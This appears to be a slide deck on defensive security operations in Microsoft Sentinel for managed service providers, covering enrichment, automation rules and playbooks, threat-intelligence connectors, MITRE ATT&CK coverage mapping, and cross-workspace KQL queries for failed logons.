
Logstash output plugin

It gives some additional features over the default agent such as aggregation or enrichment with external sources




Enrichment

- ▶ It involves tying together data from different sources to provide a richer stream of data, and to enhance incidents when they occur
- ▶ A common example is enriching suspicious file information from VirusTotal which can be automated using Logic Apps




Automation /SOAR with Microsoft Sentinel




Automation Rules

- ▶ Automation rules allow you to centrally manage all the automation when it comes to incident handling
- ▶ Automation rules streamline automation use in Microsoft Sentinel and enable you to simplify complex workflows for your incident orchestration processes



Microsoft Sentinel Playbooks


- ▶ A security playbook is a collection of procedures that can be run from Microsoft Sentinel in response to an alert
- ▶ Playbook Health monitoring allows you to understand how well those playbooks are working




MSSPs design considerations for automation rule and playbooks

Depending on the MSSP needs, we have two main models on how to deploy both playbooks and automation rules

Model 1: Automation rules and Logic app components stored on the customer tenant



Model 2: Automation rule run on customer tenant and logic app stored and run on the partner side



Threat Intelligence



Introduction to Threat Intelligence

- ▶ Cyber threat intelligence is information describing known existing or potential threats to systems and users
- ▶ Microsoft Sentinel lets you import the threat indicators your organization is using, which can enhance your security analysts' ability to detect and prioritize known threats

The screenshot shows the Microsoft Sentinel Data connectors page. The left sidebar has a 'Data connectors' section highlighted. The main area displays a summary of 127 connectors and 2 connected ones. A search bar at the top right shows 'threat intel'. Below it, a table lists three connectors under the 'Threat intelligence' category:

Status	Connector name ↑
Microsoft	Microsoft Defender Threat Intelligence (Preview)
Microsoft	Threat intelligence - TAXII
Microsoft	Threat Intelligence Platforms (Preview)

MITRE Att&ck



MITRE ATT&CK

The MITRE ATT&CK page will provide an overview of how well a Microsoft Sentinel instance is covered according to the MITRE framework

Microsoft Sentinel | MITRE ATT&CK (Preview) X

Selected workspace: 'cybersecuritysoc'

Search by tec... Active Active scheduled quer... Simulated Select options Legend ⓘ 0 1-5 6-10 11+

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
1 Active Scanning	0 Acquire Infrastructure	2 Drive-by Compromise	4 Command and Scripting...	22 Account Manipulation	2 Abuse Elevation...	1 Abuse Elevation...	13 Brute Force	0 Account Discovery	0 Exploit Remote...
0 Gather Victim Host...	0 Compromise Accounts	10 Exploit Public-Facing...	5 Exploitation for Client...	1 BITS Jobs	1 Access Token Manipulation	1 Access Token Manipulation	0 Credentials from Passwo...	0 Application Window...	0 Internal Spearph...
0 Gather Victim Identity...	1 Compromise Infrastructure	3 External Remote...	2 Inter-Process Communicati...	1 Boot or Logon Autostart...	1 Boot or Logon Autostart...	1 BITS Jobs	1 Exploitation for Credential...	0 Browser Bookmark...	2 Lateral T...
0 Gather Victim Network...	0 Develop Capabilities	2 Hardware Additions	0 Native API	0 Boot or Logon Initialization...	1 Boot or Logon Initialization...	1 Build Image on Host	0 Forced Authentication	0 Cloud Infrastructur...	1 Remote Service...
0 Gather Victim Org...	0 Establish Accounts	7 Phishing	0 Scheduled Task/Job	0 Browser Extensions	3 Create or Modify Syste...	2 Decommission/Decode File...	0 Forge Web Credentials	0 Cloud Service Dashboard	3 Remote Services...
0 Phishing for Information	0 Obtain Capabilities	3 Replication Through...	0 Shared Modules	1 Compromise Client...	1 Domain Policy Modification	3 Deploy Container	0 Input Capture	0 Cloud Service Discovery	2 Replicat...
0 Search Closed Sources	0 Stage Capabilities	3 Supply Chain Compromise	0 Software Deployment...	3 Create Account	0 Escape to Host	1 Direct Volume Access	0 Man-in-the-Middle	0 Domain Trust Discovery	0 Software Deploy...
0 Search Open Technical...		2 Trusted Relationship	1 System Services	3 Create or Modify Syste...	1 Event Triggered...	1 Domain Policy Modification	3 Modify Authentication...	0 File and Directory...	
0 Search Open Websites/Do...		27 Valid Accounts	2 User Execution	1 Event Triggered...	1 Exploitation for Privileg...	0 Execution Guardrails	0 Network Sniffing	4 Network Service...	0 Use Alter...
0 Search Victim...			0 Windows	2 External	0 Hijack	0 Exploitation	5 OS Credential	1 Network Share	0 Default

Drive-by Compromise
T1189

2 Detections

Description
Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token. Multiple ways of delivering exploit code to a browser exist, including A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, and cross-site scripting.

[View full technique details on the official MITRE ATT&CK site](#)

Tactic: InitialAccess

Coverage details (2)

Active coverage: 2 Active scheduled query rules. [View](#)

Simulated coverage: --

Analytical Rules



Cross-workspace Analytics Rules


Cross-workspace Analytics Rules make Analytics Rules work across workspaces and ultimately across Microsoft Entra ID tenants

The KQL query of Contoso rule

```
workspace('contoso_workspace').SecurityEvent  
|where EventID == '4625'
```


Aggregate or correlate data from multiple workspaces

```
workspace('contoso_workspace').SecurityEvent  
|union workspace('wingtip_workspace').SecurityEvent  
|where EventID == '4625'
```



Managing analytics rules in the MSSP tenant

